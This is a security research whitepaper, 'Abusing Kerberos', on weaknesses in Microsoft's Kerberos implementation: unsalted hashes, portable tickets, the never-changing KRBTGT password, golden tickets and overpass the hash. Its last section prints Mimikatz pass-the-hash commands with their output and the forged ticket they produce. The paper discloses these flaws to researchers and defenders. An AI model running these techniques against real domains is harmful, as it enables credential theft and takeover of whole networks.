Abusing Kerberos

Skip Duckwall

Benjamin Delpy

Quick Introduction to Kerberos

Kerberos is a client-server authentication protocol used by Windows Active Directory which provides mutual authentication to all parties. Entities who authenticate or request services from each other are called “principals”. The central server involved is called the Key Distribution Center, or KDC. The KDC consists of two services, the Authentication Server (AS) and the Ticket Granting Service (TGS). In a Windows domain environment both the AS and TGS services run on any writable domain controller.

Kerberos principals, a unique identity that could be a computer, a user, or a service, communicate through the use of tickets issued by the KDC. There are two different types of principals, users and services which each have a different type of identifier. A user is identified by a User Principal Name (UPN) of the format of “user@REALM”. Note that the REALM should be capitalized. An example for the user ‘bob’ in the ‘bhusa.com’ realm would be: “bob@BHUSA.COM”.

A Service Principal Name (SPN) is is for services and computer accounts in the domain. SPNs are of the format “Serviceclass/host:port/servicename”. Example SPNs for LDAP on the host “dc1.bhusa.com” would look like “ldap/dc1.bhusa.com”, “ldap/dc1” and “ldap/dc1.bhusa.com/bhusa.com”. Note that multiple SPNs are often registered to refer to both the fully qualified hostname and just the hostname.

Hostnames are typically normalized by performing DNS lookups. This is why DNS is a requirement in a Microsoft Kerberos environment. The “canonical” name is looked up and used to generate the SPN for the service being requested.

A principal requests access to a service from Active Directory in the following manner:

1. The client hashes the password for the user. This becomes the long term secret key used between the client and the AS.
2. The client encrypts a timestamp and sends it to the AS. The AS will decrypt the timestamp, and if successful, this demonstrates that the client knows the password for a particular user.
3. The AS replies to the client with 2 pieces of information:
    a. Short term encryption key to be used for future requests from the KDC, encrypted with the client’s hash
    b. The Ticket Granting Ticket, TGT, which contains information regarding the user, the domain, the time and group membership. This information is encrypted with a key that only the TGS knows. Note that the KDC doesn’t remember state. The TGT is blindly forwarded every time the client requests access to a service.
4. Once the client has the TGT, the client constructs the request for the particular principal using the session key from the TGT response. The client blindly forwards the TGT along with its request to the TGS.

5. The TGS decodes the TGT and the service request and if the request is approved, sends a service ticket containing two parts back to the client:
    a. Section for the remote server - this section contains the user's group membership, a timestamp, session key for communications with the client. This section is encrypted with the KDC's key for the server.
    b. Section for the client - this section contains the session key for communication between the client and the remote server. This section is encrypted with the key from the AS reply from step 3.
6. The client sends the server portion of the service ticket to the server along with its request. The server will accept the service ticket without direct communication with the KDC because the ticket is encrypted with the long term key used for communication between the remote server and the KDC. This implies that the KDC has approved the communication.

Central to the trust model of Kerberos is the notion that each principal communicates with the KDC in a secure manner using only keys that exist between the principal and the KDC. When principals communicate with each other, they use session keys assigned by the KDC.

Kerberos allows an alternate form of authentication using PKI and smart cards. Instead of a password, the user is prompted for a PIN for the smart card. Windows uses the PIN to access the public key certificate on the smart card. The certificate is signed by the private key on the smart card and sent to the KDC. The KDC verifies the signature on the certificate was signed by a trusted entity. The KDC then sends the TGT encrypted with the public key certificate. Since the information can only be decrypted by the private key on the smart card, the user is authenticated to the domain. However, password hashes are still stored on the Domain Controller for the accounts that use smart card authentication. In addition, smart cards only provide protection for "interactive sessions". This means that smart card authentication can only be used to log into a computer that is a member of the domain. Network access to services can still use a password.



Kerberos Authentication
Domain Controllers
AS
TGS
1. TGT requested by client
2. AS sends TGT and session key
3. Client requests access from TGS
4. TGS sends encrypted session key & ticket
5. Client sends service ticket to server
6. Server sends time stamp for client to verify
1
2
3
4
5
6
User
Computer
Server

Figure 1- Quick Outline of Kerberos

Kerberos Trust – It's all about the KDC Password

Kerberos is stateless, so both the KDC and the TGS keep no information regarding previous transactions. Therefore all information the TGS needs to move forward is located in the TGT. Since the TGT is encrypted using the KRBTGT password, in theory, the only two parties on the network capable of decrypting the TGT are the KDC, which issues the ticket and the TGS, which takes the ticket and creates service tickets to access network resources. This makes the KRBTGT password the most important password in the system. The net result is that anything in the TGT is inherently trusted as long as it is properly encrypted with the KRBTGT password.

Specific Issues regarding the KRBTGT account and TGTs

Can I have that without the extra salt?

The first issue is that Microsoft doesn't salt the hashes used for long term secret keys. Microsoft's implementation of the Kerberos protocol changes one crucial function from the original MIT implementation that ultimately degrades the underlying security. In the MIT implementation, the long term secret key is created by appending the string "username@DOMAIN.COM" to the plaintext password before passing the resulting string through a one way hashing algorithm. By salting the password with the username, this creates a different hash for different users that happen to have the same password. It also forces the actual password to be used whenever operations regarding the keys are used.

In Microsoft's implementation, the Unicode format of the password is run through the MD4 hash algorithm to derive the key without salt. This is also called the NT hash and is the same format that passwords longer than 14 characters have been stored by Microsoft for over a decade. The lack of salt means that any operation requiring the key can simply use the hashed version of the password instead of requiring the actual password being used. This sounds eerily familiar to the root cause of the so called "pass-the-hash" attacks.


From an attacker's perspective, this means that if the password hashes for the domain can be recovered, then TGTs can be forged using the KRBTGT hash. While recovering the hashes seems like a high bar to reach, in reality, most pentesters will agree that this is not that hard to do on the average enterprise. We will cover the full implications of this in a later section of this whitepaper.

Can I Get That To Go?

The TGTs that are issued in Microsoft Active Directory are portable. Because of the stateless nature of Kerberos, there is no identifying information in the TGT regarding the computer the ticket came from. This means that a valid TGT on one computer can be exported and then imported on another computer in the environment. The newly imported ticket can then be used to authenticate to the domain and be able to access network resources as the user specified in the ticket. This particular attack is called a "pass-the-ticket" attack.

The Eternal Password

Another problem with the KRBTGT password is that it is the only password in the entire active directory that never automatically changes. When checking the age of the KRBTGT account on several live networks, it was not unusual to find that the account had not had the password changed for five or more years. In the following example, the KRBTGT password was last set in April 2005.



```
User name:            krbtgt
User principal name:
SAM Account name:     krbtgt
SAM Account type:     SAM_NORMAL_USER_ACCOUNT
GUID:
SID:
When created:          2005-04-17 21:14:09
When changed:          2013-03-25 18:28:31
Account expires:       Never
Password last set:     2005-04-17 21:14:09.421875
Last logon:            Never
Last logon timestamp: Never
Bad password time      Never
```

Figure 2 - 'Net use' Command Showing Age of the KRBTGT

There are only two circumstances under which the KRBTGT password will automatically change. The first is when the domain functional level is upgraded from a NT5 (2000/2003) to NT6 (2008/2012). As part of the process, the password for the KRBTGT account gets changed. However, there is only a limited number of times that this can happen. Most commercial domains that the authors have run across are either at a 2003 domain functional level or 2008 domain functional level. The highest available domain functional level currently is 2012R2. Each domain functional level upgrade comes with its own unique set of challenges that are largely dependent on the versions of software running in other parts of the network. Most enterprises consider the upgrade to be a multi-month to years long process and will not take such a change to an existing network lightly.

The second instance where the KRBTGT password changes is with a bare metal recovery of a domain using the domain recovery information provided when the domain was initially stood up. As part of the recovery process, the KRBTGT password gets changed twice before restoring functionality. However since this is a disaster recovery scenario AND requires the domain recovery information that has likely been lost to the ages, this scenario is unlikely to happen in the real world.

There are some unofficial instructions on the internet as to how to change the KRBTGT in an environment. However, this is not really advisable for several reasons. First off, there are no official instructions from Microsoft about how to make this work or what the implications are for large and complicated networks. Additionally, as soon as the password changes, all unexpired tickets throughout the entire Active Directory infrastructure become invalid. To make matters worse, all domain controllers in the Active Directory would also need to have their KRBTGT passwords updated as well (via replication), meaning that until all the domain controllers were updated some tickets would work and others would not. Given the amount of pain and agony this manual process would cause, it is truly not advisable to go down this road until there is further guidance and clarification from Microsoft on the subject.

Client Side Validation is Still a Thing?

Since Kerberos is stateless, all of the information required to process the transaction with the TGS must be included within the TGT. Per the Microsoft specification for Kerberos Protocol Extensions (MS-KILE), the KDC is responsible for setting all the appropriate flags in the TGT to be used by the TGS to issue service tickets. The TGT by default carries information regarding the user's group membership, the types of encryption that must be used with the ticket, as well as ticket expiration. Additionally, Microsoft uses the TGT to enforce both legacy and the newer authentication policies on the domain. Included in the TGT are the legacy values to restrict the account, such as logon hours, whether or not the account is disabled, whether or not the account is expired, and a timestamp for when the password expires. More advanced account restrictions, such as authentication silo membership and whether the account is trusted for delegation is also included in the ticket.

In essence, this renders all of the account policy functionality as client-side validation since the client is presenting to the TGS what its security limitations are.

It is worth noting that while Kerberos doesn't specify a mechanism for the TGS to validate that an account has been disabled, Microsoft has introduced functionality to have the TGS validate whether or not a TGT has been disabled before issuing service tickets. However there is a way around this which will be discussed in further detail in a later section.

The Attacker's Viewpoint on Kerberos

The net result of this series of issues with the implementation of Microsoft Kerberos is a fertile post-exploitation playground for an attacker. If an attacker can compromise the KDC and recover the KRBTGT hash, then with limited information, an attacker can generate arbitrary TGTs for Kerberos principals in the domain. The post-exploitation tool Mimikatz calls this feature "Golden Tickets". Golden tickets have some very interesting properties that can cause serious problems in a traditional enterprise domain.

First off, golden tickets are fully functional TGTs. This means that they can be passed and used for any service that uses Kerberos to authenticate. The TGS will process TGTs and issue service tickets blindly trusting the information in the TGT. Elevated privileges are NOT required to insert a "golden ticket" into memory. Also, by default the lifetime on a "golden ticket" is 10 years.

Secondly, the "golden tickets" can be used to bypass existing Kerberos encryption policy requirements. For example, a TGT could be created that used DES or RC4 encryption even though the domain explicitly disabled its use in favor of AES. What's interesting in this case is that the TGT will use DES while the issued service tickets will use AES. The TGS doesn't seem to care about the TGT and doesn't reject abnormal behavior because there is no mechanism for the TGS to report errors with policy.

Thirdly, the "golden tickets" will not have any advanced account policy settings enabled. All additional security settings, such as logon hours or authentication silos are disabled. As previously mentioned, Microsoft has added a feature to validate service ticket requests to ensure that disabled TGTs cannot be used to get service tickets. However, the implementation is problematic. The TGS will only check the validity of the TGT if the age of the TGT is more than 20 minutes. If the TGT age is less than 20 minutes old, the TGS will issue the service ticket, which by default has a 10 hour lifetime. Since an attacker can use Mimikatz to generate as many tickets as they want, this 20 minute limit is nothing to be concerned with as an attacker can simply flush an old TGT and replace it with a new one less than 20 minutes old.


Finally, the “golden ticket” can be configured for an arbitrary user and arbitrary group membership. This will allow a ticket to be created where any user can be a member of any particular group. This can be used to bypass any sort of group-based access restrictions on file servers or other applications. The users and SIDs used in the creation of the golden ticket do not have to exist in AD. This means that TGTs can be created for non-existent users in the domain and can still get service tickets from the TGS within the first 20 minutes of the TGT lifetime.

Ultimately the loss of the KRBTGT account in an enterprise Active Directory deployment is a complete loss of all trust in the environment. Given the capabilities of an attacker to generate arbitrary Kerberos tickets that can bypass all account policy settings for any user and make that user a member of any group, there isn’t much left that an attacker can do. In addition, given that the KRBTGT account rarely changes the hash, the attacker can use these tickets for an extended period of time.

Introducing: Overpass the Hash

Some additional research we wanted to present involves upgrading a NT hash into a full Kerberos ticket. Remember that part of the process for getting a Kerberos ticket was that the user’s long term secret is used to encrypt a timestamp and passed to the KDC as part of the pre-authentication phase. Assuming that an attacker has the NT hash associated with a particular username, why can’t this be converted into a ticket?


This can be done in Windows using Mimikatz. First, we place the NT hash into the MSV1_0 and the Kerberos service provider as seen in the following image:



```
mimikatz # sekurlsa::pth /user:Administrateur /domain:chocolate.local /ntlm:
cc36cf7a8514893efccd332446158b1a
user    : Administrateur
domain  : chocolate.local
program : cmd.exe
NTLM    : cc36cf7a8514893efccd332446158b1a
  |  PID  1532
  |  TID  1832
  |  LUID 0 ; 439361 (00000000:0006b441)
  \_ msv1_0   - data copy @ 0000000000118F70 : OK !
  \_ kerberos - data copy @ 00000000019DAFF8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

Figure 3 - Inserting the NT hash using Mimikatz

When the hash is inserted into memory, we wipe out all the rest of the keys that could interfere with getting a ticket except the ones we specify. The only keys that are left are the RC4 keys from inserting the hash from the previous image.




```
mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 439361 (00000000:0006b441)
Session           : NewCredentials from 0
User Name         : Gentil Kiwi
Domain            : vm-w7-ult-x
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000

         * Username : Administrateur
         * Domain   : chocolate.local
         * Password : (null)
         * Key List :
           null              <no size, buffer is incorrect>
           null              <no size, buffer is incorrect>
           rc4_hmac_nt       cc36cf7a8514893efccd332446158b1a
           rc4_hmac_old      cc36cf7a8514893efccd332446158b1a
           rc4_md4           cc36cf7a8514893efccd332446158b1a
           rc4_hmac_nt_exp   cc36cf7a8514893efccd332446158b1a
           rc4_hmac_old_exp  cc36cf7a8514893efccd332446158b1a
```

Figure 4 - The list of encryption keys in memory after we insert keys from above


Then we attempt to access a service using Kerberos. Here we see the request for a ticket. Notice that the only encryption types supported are RC4:



```
Kerberos AS-REQ
    Record Mark: 320 bytes
    Pvno: 5
    MSG Type: AS-REQ (10)
    padata: PA-ENC-TIMESTAMP PA-PAC-REQUEST
        Type: PA-ENC-TIMESTAMP (2)
        Type: PA-PAC-REQUEST (128)
    KDC_REQ_BODY
        Padding: 0
        KDCOptions: 40810010 (Forwardable, Renewable, Canonicalize, Renewable OK)
        Client Name (Principal): Administrateur
        Realm: chocolate.local
        Server Name (Service and Instance): krbtgt/chocolate.local
        till: 2037-09-13 02:48:05 (UTC)
        rtime: 2037-09-13 02:48:05 (UTC)
        Nonce: 759982531
        Encryption Types: NULL NULL rc4-hmac rc4-hmac-old rc4-md4 rc4-hmac-exp
rc4-hmac-old-exp
        HostAddresses: VM-W7-ULT-X<20>
```

Figure 5 - The AS-REQ issued when we attempted to access network resources using Kerberos

Here we see the resulting TGT:



```
           Start/End/MaxRenew: 14/06/2014 23:57:45 ; 15/06/2014 09:57:45 ;
21/06/2014 23:57:45
           Service Name (02) : krbtgt ; CHOCOLATE.LOCAL ; @ CHOCOLATE.LOCAL
           Target Name  (02) : krbtgt ; chocolate.local ; @ CHOCOLATE.LOCAL
           Client Name  (01) : Administrateur ; @ CHOCOLATE.LOCAL (
chocolate.local )
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ;
renewable ; forwardable ;
           Session Key       : 0x00000017 - rc4_hmac_nt
             af319873253c3216eb57b260d92f9df8
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2
```

Figure 6 - The TGT issued using only the NT Hash

This technique also works in an environment where the newer AES algorithm is being used for Kerberos. The only significant difference when performing the pre-authentication is that the AES key is used as the key to encrypt the timestamp instead of the legacy RC4 implementation.

References

- MS-Kile – Microsoft Kerberos Protocol Extensions - http://msdn.microsoft.com/en-us/library/cc233855.aspx
- MS-PAC – Microsoft Privilege Attribute Certificate Specification - http://msdn.microsoft.com/en-us/library/cc237917.aspx
- Kerberos 5 Authentication System (RFC4120) - http://www.ietf.org/rfc/rfc4120.txt